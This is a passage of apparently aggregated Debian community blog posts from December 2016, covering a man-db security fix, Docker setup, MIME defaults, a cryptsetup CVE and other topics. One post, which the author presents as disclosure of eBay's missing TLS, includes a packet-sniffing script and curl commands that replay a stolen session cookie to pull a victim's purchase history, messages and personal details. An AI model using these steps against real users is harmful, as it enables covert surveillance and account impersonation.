Today I released man-db 2.7.6 (announcement, NEWS, git log), and uploaded it to Debian unstable. The major change in this release was a set of fixes for two security vulnerabilities, one of which affected all man-db installations since 2.3.12 (or 2.3.10-66 in Debian), and the other of which was specific to Debian and its derivatives. It s probably obvious from the dates here that this has not been my finest hour in terms of responding to security issues in a timely fashion, and I apologise for that. Some of this is just the usual life reasons, which I shan t bore you by reciting, but some of it has been that fixing this properly in man-db was genuinely rather complicated and delicate. Since I ve previously advocated man-db over some of its competitors on the basis of a better security posture, I think it behooves me to write up a longer description. I took over maintaining man-db over fifteen years ago in slightly unexpected circumstances (I got annoyed with its bug list and made a couple of non-maintainer uploads, and then the previous maintainer died, so I ended up taking over both in Debian and upstream). I was a fairly new developer at the time, and there weren t a lot of people I could ask questions of, but I did my best to recover as much of the history as I could and learn from it. One thing that became clear very quickly, both from my own inspection and from the bug list, was that most of the code had been written in a rather more innocent time. It was absolutely riddled with dangerous uses of the shell, poor temporary file handling, buffer overruns, and various common-or-garden deficiencies of that kind. I spent several years reworking large swathes of the codebase to be more robust against those kinds of bugs by design, and for example libpipeline came out of that effort. The most subtle and risky set of problems came from the fact that the man and mandb programs were installed set-user-id to the man user. Part of this was so that man could maintain preformatted cat pages , and part of it was so that users could run mandb if the system databases were out of date (this is now much less useful since most package managers, including dpkg, support some kind of trigger mechanism that can run mandb whenever new system-level manual pages are installed). One of the first things I did was to make this optional, and this has been a disabled-by-default debconf option in Debian for a long time now. But it s still a supported option and is enabled by default upstream, and when running setuid man and mandb need to take care to drop privileges when dealing with user-controlled data and to write files with the appropriate ownership and permissions. My predecessor had problems related to this such as Debian #26002, and one of the ways they dealt with them was to make /var/cache/man/ set-group-id root, in order that files written to that directory would have consistent group ownership. This always struck me as rather strange and I meant to do something about it at some point, but until the first vulnerability report above I regarded it as mainly a curiosity, since nothing in there was group-writeable anyway. As a result, with the more immediate aim of making the system behave consistently and dealing with bug reports, various bits of code had accreted that assumed that /var/cache/man/ would be man:root 2755, and not all of it was immediately obvious. This interacted with the second vulnerability report in two ways. Firstly, at some level it caused it because I was dealing with the day-to-day problems rather than thinking at a higher level: a series of bugs led me down the path of whacking problems over the head with a recursive chown of /var/cache/man/ from cron, rather than working out why things got that way in the first place. Secondly, once I d done that, I couldn t remove the chown without a much more extensive excursion into all the code that dealt with cache files, for fear of reintroducing those bugs. So although the fix for the second vulnerability is very simple in itself, I couldn t get there without dealing with the first vulnerability. In some ways, of course, cat pages are a bit of an anachronism. Most modern systems can format pages quickly enough that it s not much of an issue. However, I m loath to drop the feature entirely: I m generally wary of assuming that just because I have a fast system that everyone does. So, instead, I did what I should have done years ago: make man and mandb set-group-id man as well as set-user-id man, at which point we can simply make all the cache files and directories be owned by man:man and drop the setgid bit on cache directories. This should be simpler and less prone to difficult-to-understand problems. I expect that my next substantial upstream release will switch to --disable-setuid by default to reduce exposure, though, and distributions can start thinking about whether they want to follow that (Fedora already does, for example). If this becomes widely disabled without complaints then that would be good evidence that it s reasonable to drop the feature entirely. I m not in a rush, but if you do need cat pages then now is a good time to write to me and tell me why. This is the fiddliest set of vulnerabilities I ve dealt with in man-db for quite some time, so I hope that if there are more then I can get back to my previous quick response time.

Petter Reinholdtsen: Oolite, a life in space as vagabond and mercenary - nice free software

In my early years, I played the epic game Elite on my PC. I spent many months trading and fighting in space, and reached the 'elite' fighting status before I moved on. The original Elite game was available on Commodore 64 and the IBM PC edition I played had a 64 KB executable. I am still impressed today that the authors managed to squeeze both a 3D engine and details about more than 2000 planet systems across 7 galaxies into a binary so small. I have known about the free software game Oolite inspired by Elite for a while, but did not really have time to test it properly until a few days ago. It was great to discover that my old knowledge about trading routes were still valid. But my fighting and flying abilities were gone, so I had to retrain to be able to dock on a space station. And I am still not able to make much resistance when I am attacked by pirates, so I bougth and mounted the most powerful laser in the rear to be able to put up at least some resistance while fleeing for my life. :) When playing Elite in the late eighties, I had to discover everything on my own, and I had long lists of prices seen on different planets to be able to decide where to trade what. This time I had the advantages of the Elite wiki, where information about each planet is easily available with common price ranges and suggested trading routes. This improved my ability to earn money and I have been able to earn enough to buy a lot of useful equipent in a few days. I believe I originally played for months before I could get a docking computer, while now I could get it after less then a week. If you like science fiction and dreamed of a life as a vagabond in space, you should try out Oolite. It is available for Linux, MacOSX and Windows, and is included in Debian and derivatives since 2011. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b.

10 December 2016

Iain R. Learmonth: The Internet of Dangerous Auction Sites

It might be that the internet era of fun and games is over, because the internet is now dangerous. Bruce Schneier
Ok, I know this is kind of old news now, but Bruce Schneier gave testimony to the House of Representatives Energy & Commerce Committee about computer security after the Dyn attack. I m including this quote because I feel it sets the scene nicely for what follows here. Last week, I was browsing the popular online auction site eBay and I noticed that there was no TLS. For a moment, I considered that maybe my traffic was being intercepted deliberately, there s no way that eBay as a global company would be deliberately risking users in this way. I was wrong. There is not and has never been TLS for large swathes of the eBay site. In fact, the only point at which I ve found TLS is in their help pages and when it comes to entering card details (although it ll give you back the last 4 digits of your card over a plaintext channel).
sudo apt install wireshark
# You'll want to allow non-root users to perform capture
sudo adduser  whoami  wireshark
# Log out and in again to assume the privileges you've granted yourself
What can you see? They first thing I d like to call eBay on is a statement in their webpage about Cookies, Web Beacons, and Similar Technologies:
We don t store any of your personal information on any of our cookies or other similar technologies.
Well eBay, I don t know about you, but for me my name is personal information. Ana, who investigated this with me, also confirmed that her name was present on her cookie when using her account. But to answer the question, you can see pretty much everything. Using the Observer module of PATHspider, which is essentially a programmable flow meter, let s take a look at what items users of the network are browsing:
sudo apt install pathspider
The following is a Python 3 script that you ll need to run as root (for packet capturing) and will need to kill with ^C when you re done because I didn t give it an exit condition:
import logging
import queue
import threading
import email
import re
from io import StringIO
import plt
from pathspider.observer import Observer
from pathspider.observer import basic_flow
from pathspider.observer.tcp import tcp_setup
from pathspider.observer.tcp import tcp_handshake
from pathspider.observer.tcp import tcp_complete
def tcp_reasm_setup(rec, ip):
        rec['payload'] = b''
        return True
def tcp_reasm(rec, tcp, rev):
        if not rev and tcp.payload is not None:
                rec['payload'] += tcp.payload.data
        return True
lturi = "int:wlp3s0" # CHANGE THIS TO YOUR NETWORK INTERFACE
logging.getLogger().setLevel(logging.INFO)
logger = logging.getLogger(__name__)
ebay_itm = re.compile("(?:item= itm(?:\/[^0-9][^\/]+)?\/)([0-9]+)")
o = Observer(lturi,
             new_flow_chain=[basic_flow, tcp_setup, tcp_reasm_setup],
             tcp_chain=[tcp_handshake, tcp_complete, tcp_reasm])
q = queue.Queue()
t = threading.Thread(target=o.run_flow_enqueuer,
                     args=(q,),
                     daemon=True)
t.start()
while True:
    f = q.get()
    # www.ebay.co.uk uses keep alive for connections, multiple requests
    # may be in a single flow
    requests = [x + b'\r\n' for x in f['payload'].split(b'\r\n\r\n')]
    for request in requests:
        if request.startswith(b'GET '):
            request_text = request.decode('ascii')
            request_line, headers_alone = request_text.split('\r\n', 1)
            headers = email.message_from_file(StringIO(headers_alone))
            if headers['Host'] != "www.ebay.co.uk":
                break
            itm = ebay_itm.search(request_line)
            if itm is not None and len(itm.groups()) > 0 and itm.group(1) is not None:
                logging.info("%s viewed item %s", f['sip'],
                             "http://www.ebay.co.uk/itm/" + itm.group(1))
Note: PATHspider s Observer won t emit a flow until it is completed, so you may have to close your browser in order for the TCP connection to be closed as eBay does use Connection: keep-alive. If all is working correctly (if it was really working correctly, it wouldn t be working because the connections would be encrypted, but you get what I mean ), you ll see something like:
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/161990905666
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/311756208540
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/131911806454
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
It is left as an exercise to the reader to map the IP addresses to users. You do however have the hint that the first name of the user is in the cookie. This was a very simple example, you can also passively sniff the content of messages sent and recieved on eBay (though I ll admit email has the same flaw in a large number of cases) and you can also see the purchase history and cart contents when those screens are viewed. Ana also pointed out that when you browse for items at home, eBay may recommend you similar items and then those recommendations would also be available to anyone viewing the traffic at your workplace. Perhaps you want to see the purchase history but you re too impatient to wait for the user to view the purchase history screen. Don t worry, this is also possible. Three researchers from the Department of Computer Science at Columbia University, New York published a paper earlier this year titled The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information. In this paper, they talk about hijacking cookies using packet capture tools and then using the cookies to impersonate users when making requests to websites. They also detail in this paper a number of concerning websites that are vulnerable, including eBay. Yes, it s 2016, nearly 2017, and cookie hijacking is still a thing. You may remember Firesheep, a Firefox plugin, that could be used to hijack Facebook, Twitter, Flickr and other websites. It was released in October 2010 as a demonstration of the security risk of session hijacking vulnerabilities to users of web sites that only encrypt the login process and not the cookie(s) created during the login process. Six years later and eBay has not yet listened. So what is cookie hijacking all about? Let s get hands on. This time, instead of looking at the request line, look at the Cookie header. Just dump that out. Something like:
print(headers['Cookie'])
Now you have the user s cookie and you can impersonate that user. Store the cookie in an environment variable named COOKIE and
sudo apt install curl
# Get the purchase history
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/PurchaseHistory > history.html
# Get the current cart contents
curl --cookie "$COOKIE" http://cart.payments.ebay.co.uk/sc/view > cart.html
# Get the current bids/offers
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/BidsOffers > bids.html
# Get the messages list
curl --cookie "$COOKIE" http://mesg.ebay.co.uk/mesgweb/ViewMessages/0 > messages.html
# Get the watch list
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/WatchList > watch.html
I m sure you can use your imagination for more. One of my favourites is
# Get the personal information
curl --cookie "$COOKIE" http://my.ebay.co.uk/ws/eBayISAPI.dll?MyeBay&CurrentPage=MyeBayPersonalInfo&gbh=1&ssPageName=STRK:ME:LNLK > personal.html
This one will give you the secret questions (but not the answers) and the last 4 digits of the registered card for a seller account. In the case of Mat Honan in 2012, the last 4 digits of his card number led to the loss of his Twitter account. The techniques I ve shown here do not seem to care where the request comes from. We tested using my cookie from Ana s laptop and also tried from a server hosted in the US (our routing origin is in Germany so this should have perhaps been a red flag). I could not find any interface through which I could query my login history, I m not sure what it would have shown. I m not a security researcher, though I do work as an Internet Engineering researcher. I m publishing this as these vulnerabilities have already been disclosed in the paper I linked above and I believe this is something that needs attention. Every time I pointed out to someone that eBay does not use TLS over the last week they were suprised, and often horrified. You might think that better validation of the source of the cookie might help, for instance, rejecting requests that suddenly come from other countries. As long as the attacker is on the path they have the ability to create flows that impersonate the host at the network layer. The only option here is to encrypt the flow and to ensure a means of authenticating the server, which is exactly what TLS provides. You might think that such attacks may never occur, but active probes in response to passive measurements have been observed. I would think that having all these cookies floating around the Internet is really just an invitation for those cookies to be abused by some intelligence service (or criminal organisation). I would be very surprised if such ideas had not already been explored, if not implemented, on a large scale. Please Internet, TLS already.

9 December 2016

John Goerzen: Giant Concrete Arrows, Old Maps, and Fascinated Kids



Let me set a scene for you. Two children, ages 7 and 10, are jostling for position. There s a little pushing and shoving to get the best view. This is pretty typical for siblings this age. But what, you may wonder, are they trying to see? A TV? Video game? No. Jacob and Oliver were in a library, trying to see a 98-year-old map of the property owners in Township 23, range 1 East, Harvey County, Kansas. And they were super excited about it, somewhat to the astonishment of the research librarian, who I am sure is more used to children jostling for position over the DVDs in the youth section than poring over maps in the non-circulating historical archives! All this started with giant concrete arrows in the middle of nowhere. Nearly a century ago, the US government installed a series of arrows on the ground in Kansas. These were part of a primitive air navigation system that led to the first transcontinental airmail service. Every so often, people stumble upon these abandoned arrows and there is a big discussion online. Even Snopes has had to verify their authenticity (verdict: true). Entire websites exist to tracking and locating the remnants of these arrows. And as one of the early air mail routes went through Kansas, every so often people find these arrows around here. I got the idea that it would be fun to replicate a journey along the old routes. Maybe I d spot a few old arrows and such. So I started collecting old maps: a Contract Airmail Route #34 (CAM 34) map from 1927, aviation sectionals from 1933 and 1946, etc. I noticed an odd thing on these maps: the Newton, KS airport was on the other side of the city from its present location, sometimes even several miles outside the city. What was going on? 1927 Airway Map
(1927 Airway Map) 1946 Wichita Sectional
(1946 Wichita sectional) So one foggy morning, I explained my puzzlement to the boys. I highlighted all the mysteries: were these maps correct? Were there really two Newton airports at one time? How many airports were there, and where were they? Why did they move? What was the story behind them? And I offered them the chance to be history detectives with me. And oh my goodness, were they ever excited! We had some information from a very helpful person at the Harvey County Historical Museum (thanks Kris!) So we suspected one airport at least was established in 1927. We also had a description of its location, though given in terms of township maps. So the boys and I made the short drive over to the museum. We reviewed their property maps, though they were all a little older than the time period we needed. We looked through books and at pictures. Oliver pored over a railroad map of Newton from a century ago, fascinated. Jacob was excited to discover on one map that there used to be a train track down the middle of Main Street! I was interested that the present Newton Airport was once known as Wirt Field, rather to my surprise. I somehow suspect most 2nd and 4th graders spend a lot less excited time on their research floor! Then on to the Newton Public Library to see if they d have anything more and that s when the map that produced all the excitement came out. It, by itself, didn t answer the question, but by piecing together a number of pieces of information newspaper stories, information from the museum, and the maps we were able to come up with a pretty good explanation, much to their excitement. Apparently, a man named Tangeman owned a golf course (the golf links according to the paper), and around 1927 the city of Newton purchased it, because of all the planes that were landing there. They turned it into a real airport. Later, they bought land east of the city and moved the airport there. However, during World War II, the Navy took over that location, so they built a third airport a few miles west of the city but moved back to the current east location after the Navy returned that field to them. Of course, a project like this just opens up all sorts of extra questions: why isn t it called Wirt Field anymore? What s the story of Frank Wirt? What led the Navy to take over Newton s airport? Why did planes start landing on the golf course? Where precisely was the west airport located? How long was it there? (I found an aerial photo from 1956 that looks like it may have a plane in that general area, but it seems later than I d have expected) So now I have the boys interested in going to the courthouse with me to research the property records out there. Jacob is continually astounded that we are discovering things that aren t in Wikipedia, and also excited that he could be the one to add them. To be continued, apparently!

8 December 2016

Stig Sandbeck Mathisen: MIME types and applications

On a Linux system with desktop-file-utils installed, the default application for opening a file with a file manager, from a web browser, or using xdg-open on the command line is not static. The last installed or upgraded application becomes the default. For example: After installing gimp, that application will be used to open any of the many types of files it supports. This lasts until another application which can open those mime types is installed or upgraded. If I later install or upgrade mupdf , that application will be used for PDF, until, etcetera. There are several bug reports filed for this confusing behaviour: Debian: https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=525077 Ubuntu: https://bugs.launchpad.net/ubuntu/+source/gimp/+bug/574342 Firefox: https://bugzilla.mozilla.org/show_bug.cgi?id=727422

Components

/usr/bin/update-desktop-database is a command in the package desktop-file-utils This command is run in the package postinst script, and triggers on writes to /usr/share/applications where .desktop files are written.

/usr/share/applications This directory contains a list of applications (files ending with .desktop). These desktop files include mime types they are able to work with. The mupdf.desktop example shows it is able to work with (among other) application/pdf
[Desktop Entry]
Encoding=UTF-8
Name=MuPDF
GenericName=PDF file viewer
Comment=PDF file viewer
Exec=mupdf %f
TryExec=mupdf
Icon=mupdf
Terminal=false
Type=Application
MimeType=application/pdf;application/x-pdf;
Categories=Viewer;Graphics;
NoDisplay=true
[Desktop Action View]
Exec=mupdf %f
The gimp.desktop application entry shows it is more capable:
[Desktop Entry]
Version=1.0
Type=Application
Name=GNU Image Manipulation Program
# [...]
MimeType=image/bmp;image/g3fax;image/gif;image/x-fits;image/x-pcx;image/x-portable-anymap;image/x-portable-bitmap;image/x-portable-graymap;image/x-portable-pixmap;image/x-psd;image/x-sgi;image/x-tga;image/x-xbitmap;image/x-xwindowdump;image/x-xcf;image/x-compressed-xcf;image/x-gimp-gbr;image/x-gimp-pat;image/x-gimp-gih;image/tiff;image/jpeg;image/x-psp;application/postscript;image/png;image/x-icon;image/x-xpixmap;image/svg+xml;application/pdf;image/x-wmf;image/x-xcursor;
However, I m quite sure I do not want gimp to be the default viewer for all those file types.

/usr/share/applications/mimeinfo.cache This is a list of MIME types, with a list of applications able to open them. The first entry in the list is the default application. You may also have one of these in ~/.local/share/applications for applications installed in the user s home directory. Examples: With gimp.desktop first, xdg-open test.pdf will use gimp
[MIME Cache]
# [...]
application/pdf=gimp.desktop;mupdf.desktop;evince.desktop;libreoffice-draw.desktop;
After uninstalling and reinstalling mupdf, mupdf.desktop is first in the list, and xdg-open test.pdf will use mupdf
[MIME Cache]
# [...]
application/pdf=mupdf.desktop;gimp.desktop;evince.desktop;libreoffice-draw.desktop;
The order of .desktop files in mimeinfo.cache is the reverse of the order they are added to that directory. The last installed utility is first in that list.

Application Trace This was fun to dig into. I ve just gotten some training which included a a better look at auditd. Auditd is a nice hammer, and this problem was a good nail. I ran the command under autrace , and then looked for the order of reads from each run. When mupdf is installed last, mupdf.desktop is read last, and placed first in the list of applications:
root@laptop:~# autrace /usr/bin/update-desktop-database
Waiting to execute: /usr/bin/update-desktop-database
Cleaning up...
Trace complete. You can locate the records with 'ausearch -i -p 13507'
root@laptop:~# ausearch -p 13507   aureport --file   egrep 'gimp mupdf'
389. 12/09/2016 17:35:37 /usr/share/applications/gimp.desktop 4 yes /usr/bin/update-desktop-database 1000 8002
390. 12/09/2016 17:35:37 /usr/share/applications/gimp.desktop 2 yes /usr/bin/update-desktop-database 1000 8003
391. 12/09/2016 17:35:37 /usr/share/applications/mupdf.desktop 4 yes /usr/bin/update-desktop-database 1000 8010
392. 12/09/2016 17:35:37 /usr/share/applications/mupdf.desktop 2 yes /usr/bin/update-desktop-database 1000 8011
root@laptop:~# grep application/pdf /usr/share/applications/mimeinfo.cache
application/pdf=mupdf.desktop;gimp.desktop;evince.desktop;libreoffice-draw.desktop;
Reinstalling gimp puts that first in the entry for application/pdf
root@laptop:~# apt install --reinstall gimp
[...]
Preparing to unpack .../gimp_2.8.18-1_amd64.deb ...
Unpacking gimp (2.8.18-1) over (2.8.18-1) ...
Processing triggers for mime-support (3.60) ...
Processing triggers for desktop-file-utils (0.23-1) ...
Setting up gimp (2.8.18-1) ...
Processing triggers for gnome-menus (3.13.3-8) ...
[...]
root@laptop:~# autrace /usr/bin/update-desktop-database
Waiting to execute: /usr/bin/update-desktop-database
Cleaning up...
Trace complete. You can locate the records with 'ausearch -i -p 15043'
root@laptop:~# ausearch -p 15043   aureport --file   egrep 'gimp mupdf'
389. 12/09/2016 17:39:53 /usr/share/applications/mupdf.desktop 4 yes /usr/bin/update-desktop-database 1000 9550
390. 12/09/2016 17:39:53 /usr/share/applications/mupdf.desktop 2 yes /usr/bin/update-desktop-database 1000 9551
391. 12/09/2016 17:39:53 /usr/share/applications/gimp.desktop 4 yes /usr/bin/update-desktop-database 1000 9556
392. 12/09/2016 17:39:53 /usr/share/applications/gimp.desktop 2 yes /usr/bin/update-desktop-database 1000 9557
root@laptop:~# grep application/pdf /usr/share/applications/mimeinfo.cache
application/pdf=gimp.desktop;mupdf.desktop;evince.desktop;libreoffice-draw.desktop;

Configuration The solution to this is to add configuration so it will use something else than the default. The xdg-mime command is your tool. The various desktop environments often do this for you. However, if you have a lightweight work environment, you may need to do this yourself for the MIME types you care about.
ssm@laptop ~ :) % xdg-mime query default application/pdf
gimp.desktop
ssm@laptop ~ :) % xdg-mime default mupdf.desktop application/pdf
ssm@laptop ~ :) % xdg-mime query default application/pdf
mupdf.desktop
This updates ~/.local/share/applications/mimeapps.list , and you should now have set your preferred PDF reader.

7 December 2016

Tianon Gravi: My Docker Install Process

I ve had several requests recently for information about how I personally set up a new machine for running Docker (especially since I don t use the infamous curl get.docker.com sh), so I figured I d outline the steps I usually take. For the purposes of simplicity, I m going to assume Debian (specifically stretch, the upcoming Debian stable release), but these should generally be easily adjustable to jessie or Ubuntu. These steps should be fairly similar to what s found in upstream s Install Docker on Debian document, but do differ slightly in a few minor ways.

grab Docker s APT repo GPG key The way I do this is probably a bit unconventional, but the basic gist is something like this:
export GNUPGHOME="$(mktemp -d)"
gpg --keyserver ha.pool.sks-keyservers.net --recv-keys 58118E89F3A912897C070ADBF76221572C52609D
gpg --export --armor 58118E89F3A912897C070ADBF76221572C52609D   sudo tee /etc/apt/trusted.gpg.d/docker.gpg.asc
rm -rf "$GNUPGHOME"
(On jessie or another release whose APT doesn t support .asc files in /etc/apt/trusted.gpg.d, I d drop --armor and the .asc and go with simply /.../docker.gpg.) This creates me a new GnuPG directory to work with (so my personal ~/.gnupg doesn t get cluttered with this new key), downloads Docker s signing key from the keyserver gossip network (verifying the fetched key via the full fingerprint I ve provided), exports the key into APT s keystore, then cleans up the leftovers. For completeness, other popular ways to fetch this include:
sudo apt-key adv --keyserver ha.pool.sks-keyservers.net --recv-keys 58118E89F3A912897C070ADBF76221572C52609D
(worth noting that man apt-key discourages the use of apt-key adv)
wget -qO- 'https://apt.dockerproject.org/gpg'   sudo apt-key add -
(no verification of the downloaded key) Here s the relevant output of apt-key list on a machine where I ve got this key added in the way I outlined above:
$ apt-key list
...
/etc/apt/trusted.gpg.d/docker.gpg.asc
-------------------------------------
pub   rsa4096 2015-07-14 [SCEA]
      5811 8E89 F3A9 1289 7C07  0ADB F762 2157 2C52 609D
uid           [ unknown] Docker Release Tool (releasedocker) <docker@docker.com>
...

add Docker s APT source If you prefer to fetch sources via HTTPS, install apt-transport-https, but I m personally fine with simply doing GPG verification of fetched packages, so I forgo that in favor of less packages installed. YMMV.
echo 'deb http://apt.dockerproject.org/repo debian-stretch main'   sudo tee /etc/apt/sources.list.d/docker.list
Hopefully it s obvious, but debian-stretch in that line should be replaced by debian-jessie, ubuntu-xenial, etc. as desired. It s also worth pointing out that this will not include Docker s release candidates. If you want those as well, add testing after main, ie ... debian-stretch main testing' .... At this point, you should be safe to run apt-get update to verify the changes:
$ sudo apt-get update
...
Hit:1 http://apt.dockerproject.org/repo debian-stretch InRelease
...
Reading package lists... Done
(There shouldn t be any warnings or errors about missing keys, etc.)

configure Docker This step could be done after Docker s installed (and indeed, that s usually when I do it because I forget that I should until I ve got Docker installed and realize that my configuration is suboptimal), but doing it before ensures that Docker doesn t have to be restarted later.
sudo mkdir -p /etc/docker
sudo sensible-editor /etc/docker/daemon.json
(sensible-editor can be replaced by whatever editor you prefer, but that command should choose or prompt for a reasonable default) I then fill daemon.json with at least a default storage-driver. Whether I use aufs or overlay2 depends on my kernel version and available modules if I m on Ubuntu, AUFS is still a no-brainer (since it s included in the default kernel if the linux-image-extra-XXX/linux-image-extra-virtual package is installed), but on Debian AUFS is only available in either 3.x kernels (jessie s default non-backports kernel) or recently in the aufs-dkms package (as of this writing, still only available on stretch and sid no jessie-backports option). If my kernel is 4.x+, I m likely going to choose overlay2 (or if that errors out, the older overlay driver). Choosing an appropriate storage driver is a fairly complex topic, and I d recommend that for serious production deployments, more research on pros and cons is performed than I m including here (especially since AUFS and OverlayFS are not the only options they re just the two I personally use most often).
 
	"storage-driver": "overlay2"
 

configure boot parameters I usually set a few boot parameters as well (in /etc/default/grub s GRUB_CMDLINE_LINUX_DEFAULT option run sudo update-grub after adding these, space-separated).
  • cgroup_enable=memory enable memory accounting for containers (allows docker run --memory for setting hard memory limits on containers)
  • swapaccount=1 enable swap accounting for containers (allows docker run --memory-swap for setting hard swap memory limits on containers)
  • systemd.legacy_systemd_cgroup_controller=yes newer versions of systemd may disable the legacy cgroup interfaces Docker currently uses; this instructs systemd to keep those enabled (for more details, see systemd/systemd#4628, opencontainers/runc#1175, docker/docker#28109)
  • vsyscall=emulate allow older binaries to run (debian:wheezy, etc.; see docker/docker#28705)
All together:
...
GRUB_CMDLINE_LINUX_DEFAULT="cgroup_enable=memory swapaccount=1 systemd.legacy_systemd_cgroup_controller=yes vsyscall=emulate"
...

install Docker! Finally, the time has come.
$ sudo apt-get install -V docker-engine
...
$ sudo docker version
Client:
 Version:      1.12.3
 API version:  1.24
 Go version:   go1.6.3
 Git commit:   6b644ec
 Built:        Wed Oct 26 21:45:16 2016
 OS/Arch:      linux/amd64
Server:
 Version:      1.12.3
 API version:  1.24
 Go version:   go1.6.3
 Git commit:   6b644ec
 Built:        Wed Oct 26 21:45:16 2016
 OS/Arch:      linux/amd64
$ sudo usermod -aG docker "$(id -un)"
(Reboot or logout/login to update your session to include docker group membership and thus no longer require sudo for using docker commands.) Hope this is useful to someone! If nothing else, it ll serve as a concise single-page reference for future-tianon.

Jonas Meurer: On CVE-2016-4484, a (securiy)? bug in the cryptsetup initramfs integration

On CVE-2016-4484, a (security)? bug in the cryptsetup initramfs integration On November 4, I was made aware of a security vulnerability in the integration of cryptsetup into initramfs. The vulnerability was discovered by security researchers Hector Marco and Ismael Ripoll of CyberSecurity UPV Research Group and got CVE-2016-4484 assigned. In this post I'll try to reflect a bit on

What CVE-2016-4484 is all about Basically, the vulnerability is about two separate but related issues:

1. Initramfs rescue shell considered harmful The main topic that Hector Marco and Ismael Ripoll address in their publication is that Debian exits into a rescue shell in case of failure during initramfs, and that this can be triggered by entering a wrong password ~93 times in a row. Indeed the Debian initramfs implementation as provided by initramfs-tools exits into a rescue shell (usually a busybox shell) after a defined amount of failed attempts to make the root filesystem available. The loop in question is in local_device_setup() at the local initramfs script In general, this behaviour is considered as a feature: if the root device hasn't shown up after 30 rounds, the rescue shell is spawned to provide the local user/admin a way to debug and fix things herself. Hector Marco and Ismael Ripoll argue that in special environments, e.g. on public computers with password protected BIOS/UEFI and bootloader, this opens an attack vector and needs to be regarded as a security vulnerability:
It is common to assume that once the attacker has physical access to the computer, the game is over. The attackers can do whatever they want. And although this was true 30 years ago, today it is not. There are many "levels" of physical access. [...] In order to protect the computer in these scenarios: the BIOS/UEFI has one or two passwords to protect the booting or the configuration menu; the GRUB also has the possibility to use multiple passwords to protect unauthorized operations. And in the case of an encrypted system, the initrd shall block the maximum number of password trials and prevent the access to the computer in that case.
While Hector and Ismael have a valid point in that the rescue shell might open an additional attack vector in special setups, this is not true for the vast majority of Debian systems out there: in most cases a local attacker can alter the boot order, replace or add boot devices, modify boot options in the (GNU GRUB) bootloader menu or modify/replace arbitrary hardware parts. The required scenario to make the initramfs rescue shell an additional attack vector is indeed very special: locked down hardware, password protected BIOS and bootloader but still local keyboard (or serial console) access are required at least. Hector and Ismael argue that the default should be changed for enhanced security:
[...] But then Linux is used in more hostile environments, this helpful (but naive) recovery services shall not be the default option.
For the reasons explained about, I tend to disagree to Hectors and Ismaels opinion here. And after discussing this topic with several people I find my opinion reconfirmed: the Debian Security Team disputes the security impact of the issue and others agree. But leaving the disputable opinion on a sane default aside, I don't think that the cryptsetup package is the right place to change the default, if at all. If you want added security by a locked down initramfs (i.e. no rescue shell spawned), then at least the bootloader (GNU GRUB) needs to be locked down by default as well. To make it clear: if one wants to lock down the boot process, bootloader and initramfs should be locked down together. And the right place to do this would be the configurable behaviour of grub-mkconfig. Here, one can set a password for GRUB and the boot parameter 'panic=1' which disables the spawning of a rescue shell in initramfs. But as mentioned, I don't agree that this would be sane defaults. The vast majority of Debian systems out there don't have any security added by locked down bootloader and initramfs and the benefit of a rescue shell for debugging purposes clearly outrivals the minor security impact in my opinion. For the few setups which require the added security of a locked down bootloader and initramfs, we already have the relevant options documented in the Securing Debian Manual: After discussing the topic with initramfs-tools maintainers today, Guilhem and me (the cryptsetup maintainers) finally decided to not change any defaults and just add a 'sleep 60' after the maximum allowed attempts were reached. 2. tries=n option ignored, local brute-force slightly cheaper Apart from the issue of a rescue shell being spawned, Hector and Ismael also discovered a programming bug in the cryptsetup initramfs integration. This bug in the cryptroot initramfs local-top script allowed endless retries of passphrase input, ignoring the tries=n option of crypttab (and the default of 3). As a result, theoretically unlimited attempts to unlock encrypted disks were possible when processed during initramfs stage. The attack vector here was that local brute-force attacks are a bit cheaper. Instead of having to reboot after max tries were reached, one could go on 